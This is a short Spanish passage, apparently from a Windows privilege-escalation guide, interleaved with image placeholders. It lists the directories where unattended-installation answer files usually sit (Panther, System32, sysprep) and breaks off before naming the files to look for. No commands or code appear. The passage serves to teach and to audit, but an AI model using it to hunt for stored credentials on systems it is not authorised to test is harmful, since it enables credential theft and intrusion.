
Los archivos desatendidos se encuentran probablemente en uno de los siguientes directorios:


- C:\Windows\Panther\
- C:\Windows\Panther\Unattend\
- C:\Windows\System32\
- C:\Windows\System32\sysprep\


Busca en esos directorios los siguientes archivos:

